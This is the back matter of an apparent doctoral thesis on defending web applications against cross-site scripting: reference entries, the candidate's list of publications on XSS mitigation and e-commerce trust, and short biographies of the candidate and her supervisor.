[223]. Bharat Bhargava and Yuhui Zhong, "Authorization Based Evidence and Trust", in Proceedings of the 4th International Conference on Data Warehousing and Knowledge Discovery, New York, pp. 94 – 103, September 2002.

[224]. Daniel W. Manchala, "E-Commerce Trust Metrics and Models", IEEE Internet Computing, Volume 4 , Issue 2, pp. 36 – 44, March 2000.

[225]. Pauline Ratansingham, "The Importance of Trust in Electronic Commerce", Journal: Internet Research: Electronic Networking Applications and Policy, Volume 8, Number 4, pp. 313-321, 1998.

[226]. Rollins College, Cynthia Ruppel, Linda Underwood-Queen and Susan J. Harrington, "E-Commerce: The Roles of Trust, Security and Type of E-Commerce Involvement", e-Service Journal, Volume 2, Number 2, pp. 25-45, Winter 2003.

[227]. Cuangang Yang and Chang N.Zhang, "Designing Secure e-commerce with Role-based Access Control", in Proceedings of the IEEE International Conference on E-Commerce (CEC 2003), NewPort Beach, CA, p313, June 2003.

[228]. Steven T. Karris, "Mathematics for Business, Science and Technology: with MATLAB and Spreadsheet Applications", Chapter 10 - Random Variables, Orchard Publications, Fremont, California, 2003.

[229]. Jagdish K. Patel, Campbell B. Read, "Handbook of the Normal Distribution (Statistics: a Series of Textbooks and Monogrphs", Chapter 7 - Normal Approximations to Distributions, CRC Publication, New York, January 1996.

[230]. Forrest W. Breyfogle III, "Implementing Six Sigma: Smarter Solutions Using Statistical Methods", Chapter 7 - Overview of Distributions and Statistical Processes, John Wiley & Sons, Hoboken, New Jersey, 2003.

[231]. Joseph Schmuller, "Statistical Analysis with Excel for Dummies", Chapter 16 - Introducing Probability, John Wiley & Sons, Hoboken, New Jersey, 2005.

[232]. Andrew Sleeper, "Design for Six Sigma Statistics: 59 Tools for Diagnosing and Solving Problems in DFSS Initiatives", Chapter 3 - Describing Random Behavior, McGraw-Hill, California, U.S.A, 2006.

[233]. Erwin Kreyszif, "Advanced Engineering Mathematics", John Wiley & Sons, New York, NY, pp. 912-913, 2000.

[234]. R. Anderson, B. W. Boville, D. E. McClellan, "An operational frontal contour-analysis model", The Quarterly Journal of the Royal Meteorological Society, Volume 82, Issue 352, Pages 244 - 246, Jan 2007.

[235]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko "A Solution to Block Cross Site Scripting Vulnerabilities Based on Service Oriented Architecture", in Proceedings of 6th IEEE international conference on computer and information science (ICIS 07) published by IEEE Computer Society in IEEE Xplore, Australia, pp. 861-866, July 11-13, 2007.

[236]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "A Server Side Solution to Block Cross Site Scripting Vulnerabilities based on XML and XSD", in the Research papers on advanced networking technologies and security issues, in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies and Security Issues (FISAT) conference Kerala, pp. 159-170, August $8^{th}$ – $10^{th}$ 2007.

[237]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Risk Mitigation for Cross Site Scripting Attacks Using Signature Model on the Server Side", in Proceedings of Multi Symposiums on Computer and Computational Sciences 2007 (IMSCCS07), published by IEEE Computer Society in IEEE Xplore, Iowa, USA , pp. 398-405, August 13-$15^{th}$ 2007.

[238]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Intrusion Detection and Prevention System for Cross Site Vulnerabilities Based on Negative Security Model", published in the Proceedings of the National Conference on Advanced Data Computing Communications and Security, ENVISION - 2007, All India Council for Technical Education (AICTE) sponsored National Conference, Gujarat, pp. 269-276, October 2007.

[239]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Improved Server Side Solution for Mitigating Cross Site Scripting Attacks for Variety of Web Applications", in Proceedings of $1^{st}$ International Conference on Data Engineering and

Management (ICDEM 2008), ISBN 978-81-906267-0-5, Trichirapalli, India, pp. 248-251, February 09th 2008.

[240]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Behavior-Based Anomaly Detection on the Server Side to Reduce the Effectiveness of Cross Site Scripting Vulnerabilities", in Proceedings of 3rd IEEE International Conference on Semantics, Knowledge, and Grid, published by IEEE Computer Society in IEEE Xplore, China, pp. 350-353, October 29-31 2007.

[241]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Server Side Solution to Prevent Zero-Day Cross-Site Scripting Attacks for Web Applications", published in the Research papers on advanced networking technologies and security issues, in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies and Security Issues (FISAT) conference Kerala, pp. 150-158, August 8th – 10th 2007.

[242]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "An Assessment on Prevention Mechanisms for XSS Vulnerability Based on Detection Software Types", published in the Proceedings of the National conference on Information technology: Present practices and challenges, New Delhi, pp. 243-249 August 31st-Sep 1st 2007.

[243]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "XSS Application Worms: New Internet Infestation and Optimized Protective Measures", in Proceedings of 8th ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007), published by IEEE Computer Society in IEEE Xplore, Volume 3, China, pp. 1164-1169, July 30 - Aug 1, 2007.

[244]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Thread Based Intrusion Detection and Prevention System for Cross Site Vulnerabilities and Application Worms", in Proceedings of 1st International Conference on Data Engineering and Management (ICDEM 2008), ISBN 978-81-906267-0-5, Trichirapalli, India, pp. 244-247, February 09th 2008.

[245]. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, “Improved Trust Metrics and Variance Based Authorization Model In E-Commerce”, Advances in Intelligent Web Mastering, Proceedings of the 5th Atlantic Web Intelligence Conference – AWIC’2007, published in Journal: Advances in Soft Computing, Springer, France, pp. 322-328, June 25–27, 2007.

# List of Publications and Presentations

1. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko,"□ A Scalable Approach to Secure the Web Applications from Cross Site Scripting Threats", submitted for review in the **International Journal of Information Technology (IJIT).**

2. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Cross Site Scripting-Latest developments and solutions: A survey", submitted for review in the **International journal of Open Problems in Computer Science and Mathematics (IJOPCM).**

3. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "A Novel Method to Mitigate Filter Evasion Mechanisms for Cross Site Scripting Threats", submitted after minor revision in the **International Journal on Computer Science and Information Technology (IJCSIT).**

**Published Articles in International Conference Proceedings/Journals:**

4. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Improved Trust Metrics and Variance Based Authorization Model In E-Commerce", Advances in Intelligent Web Mastering, Proceedings of the 5th Atlantic Web Intelligence Conference – AWIC'2007, published in **Journal: Advances in Soft Computing**, ISBN 978-3-540-72574-9, Springer, France, pp. 322-328, June 25–27, 2007.

5. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko "A Solution to Block Cross Site Scripting Vulnerabilities Based on Service Oriented Architecture", in Proceedings of 6th IEEE international conference on computer and information science (ICIS 07) published by IEEE **Computer Society in IEEE Xplore**, ISBN: 0-7695-2841-4, Australia, pp. 861-866, July 11-13, 2007.

6. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "XSS Application Worms: New Internet Infestation and Optimized Protective Measures", in Proceedings of 8th ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007), published by **IEEE Computer Society in IEEE Xplore**, ISBN: 978-0-7695-2909-7, China, Volume 3, pp. 1164-1169, July 30 - Aug 1, 2007.

7. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Risk Mitigation for Cross Site Scripting Attacks Using Signature Model on the Server Side", in Proceedings of Multi Symposiums on Computer and Computational Sciences 2007 (IMSCCS07), published by **IEEE Computer Society in IEEE Xplore**, ISBN: 978-0-7695-3039-0, Iowa, USA , pp. 398-405, August 13-15th 2007.

8. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Behavior-Based Anomaly Detection on the Server Side to Reduce the Effectiveness of Cross Site Scripting Vulnerabilities", in Proceedings of 3rd IEEE International Conference on Semantics, Knowledge, and Grid, published by **IEEE Computer Society in IEEE Xplore**, ISBN: 978-0-7695-3007-9, China, pp. 350-353, October 29-31 2007.

9. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Thread Based Intrusion Detection and Prevention System for Cross Site Vulnerabilities and Application Worms", in Proceedings of 1st International Conference on Data Engineering and Management (ICDEM 2008), ISBN 978-81-906267-0-5, Trichirapalli, India, pp. 244-247, February 09th 2008.

10. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Improved Server Side Solution for Mitigating Cross Site Scripting Attacks for Variety of Web Applications", in Proceedings of 1st International Conference on Data Engineering and Management (ICDEM 2008), ISBN 978-81-906267-0-5, Trichirapalli, India, pp. 248-251, February 09th 2008.

**Published National Conference Papers:**

11. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "A Framework for Fast Web Based Application Development Using MVC and AJAX", published in the **Research Papers on Advanced Networking Technologies and Security Issues,** in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies and Security Issues (FISAT) conference, Kerala, pp. 177-183, August $8^{th}$ – $10^{th}$ 2007.

12. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Server Side Solution to Prevent Zero-Day Cross-Site Scripting Attacks for Web Applications", published in the **Research Papers on Advanced Networking Technologies and Security Issues**, in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies and Security Issues (FISAT) conference, Kerala, pp. 150-158, August $8^{th}$ – $10^{th}$ 2007.

13. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "A Server Side Solution to Block Cross Site Scripting Vulnerabilities Based on XML and XSD", published in the **Research Papers on Advanced Networking Technologies and Security Issues**, in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies and Security Issues (FISAT) conference, Kerala, pp. 159-170, August $8^{th}$ – $10^{th}$ 2007.

14. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Web Application Worms-Latest Developments and Solutions: A Survey", in Proceedings of the National conference on Information technology: Present practices and challenges, New Delhi, pp. 250-255, August 31st-Sep $1^{st}$ 2007.

15. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "An Assessment on Prevention Mechanisms for XSS Vulnerability Based on Detection Software Types", in Proceedings of the National conference on Information technology: Present practices and challenges, New Delhi, pp. 243-249 August 31st-Sep 1st 2007.

16. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, "Intrusion Detection and Prevention System for Cross site vulnerabilities based on Negative Security Model", in Proceedings of the National Conference on Advanced Data Computing Communications and Security, ENVISION - 2007, All India Council for Technical Education (AICTE) sponsored National Conference, Gujarat, pp. 269-276, October 2007.

# Brief Biography of the Candidate

Jayamsakthi obtained **M.S** (Software Systems) from Birla Institute of Technology & Science, Rajasthan, **M.C.A - Master of Computer Applications** from Bharathidasan University, Trichy, and she is a Certified **Project Management Professional** from PMI, Project Management Institute.

Have around **14 years** of full time experience in design, development, debugging, and testing and maintenance of software projects in and web enabled applications and client - server environment.

## Educational Background and Certificates Earned

- M.S in Software Systems from BITS, PILANI, RAJASTHAN with 8.56 CGPA.
- M.C.A from Bharathidasan University, Trichy with 70%
- Certified Project Management Professional from PMI, Project Management Institute with 83.6%.
- Diploma in Internet Programming, OTL Academy which includes C, JAVA, UNIX, and HTML.
- Obtained Advanced Project Leadership certificate, certified by PMI (Project Management Institute) and EDS.
- Obtained Effective Schedule Management using Microsoft Project certificate, Certified by PMI and EDS.
- Undergone training at Con course Technologies Ltd. on Oracle8i, which includes JDBC, SQLJ, and JSP (Java Stored Procedures) which was sponsored by DSQ.
- Reviewer for the IEEE International Conference on Industrial Engineering and Engineering Management (IEEM 07) conference papers where the accepted papers in the Proceedings are published in IEEE Xplore.

**TRAINING PROGRAMMES PARTICIPATED**

- Attended training on Function Point Counting.
- Attended training in OAS at DSQ software Ltd., Chennai.
- Attended training in RPG/400, CL/400, SQL/400, and Software Development life cycle at DSQ software Ltd., Chennai.
- Attended a Quality Maintenance Program DSQ software Ltd., India and as well as in SIFY.

## TRAINING PROGRAMMES CONDUCTED

- Conducted Java Training Program for 15 days for programmers in DSQ and as well as in SIFY.
- Conducted Oracle 8i Training program for Programmers in SIFY.

## Brief Biography of the Supervisor

Dr. Murugesan Ponnavaikko was born in 1946 at Sengamedu village, South Arcot district, Tamil Nadu. He graduated in Electrical Engineering from Guindy Engineering College in 1969 and obtained his M.Sc.(Engg.) in Power Systems from the same institution in 1972. He received his Ph.D. degree in Optimal Distribution System Planning from I.I.T.(Delhi) in 1983. He specialized in Operation Research and has contributed original methods for Distribution System Optimization.

**PUBLICATIONS**

| | | | |
|---|---|---|---|
| (i) | Books Authored / Edited | : | 11 |
| (ii) | Journal Papers | : | 21 |
| (iii) | Conference Papers | : | 37 |
| (iv) | Reports on Projects undertaken | : | 40 |
| (v) | Endowment Lectures | : | 4 |

**ORIGINAL CONTRIBUTIONS & ACHIEVEMENTS**

* Contributed Original Mathematical tools (O.R. techniques) and Computer Methods for solving optimisation problems,
* Developed Planning Aids for Distribution Systems,
* Designed and Developed new Courses in Computer Science & Engg. both at UG & PG levels for Bharathidasan and Madras Universities.
* Developed Laboratories such as Parallel Computing and Distributed Systems, Multimedia computing, Internet Computing Labs. etc. in different Engg. Colleges.
* Established an Intranet Lab. using Fiber Optics, for the campus at Crescent Engineering College.

**RESEARCH WORKS GUIDED**

**Ph.D. Research works**

Guided a number of Ph.D. and M.Phil dissertation / Thesis

**M.E (CSE)/M.Tech.(CSE)/ M.E.(Power Sys.) Dissertation:**

Number completed : 7 (6 in CSE & 1 in Power Sys.) (1991 - 95)

**B.E (CSE) Projects :** Over 40 (1989-2000)

**SPECALISATION :**

(i) A pioneer in Optimal Distribution System Planning.
(ii) An innovator in developing the Tamil Virtual University, a unique effort for a regional language in the world.
(iii) Software Engineering
(iv) Computer Simulation and Modelling
(v) Operation Research Techniques including Genetic Algorithm
(vi) Computer Application to Power Systems
(vii) Neural Network and Fuzzy Logic

**AFFILIATION TO TECHNICAL AND OTHER SOCIETIES**

1. SENIOR MEMBER, I.E.E.E. (U.S.A.)
2. MEMBER, Computer Society of India
3. LIFE MEMBER, Indian Society for Technical Education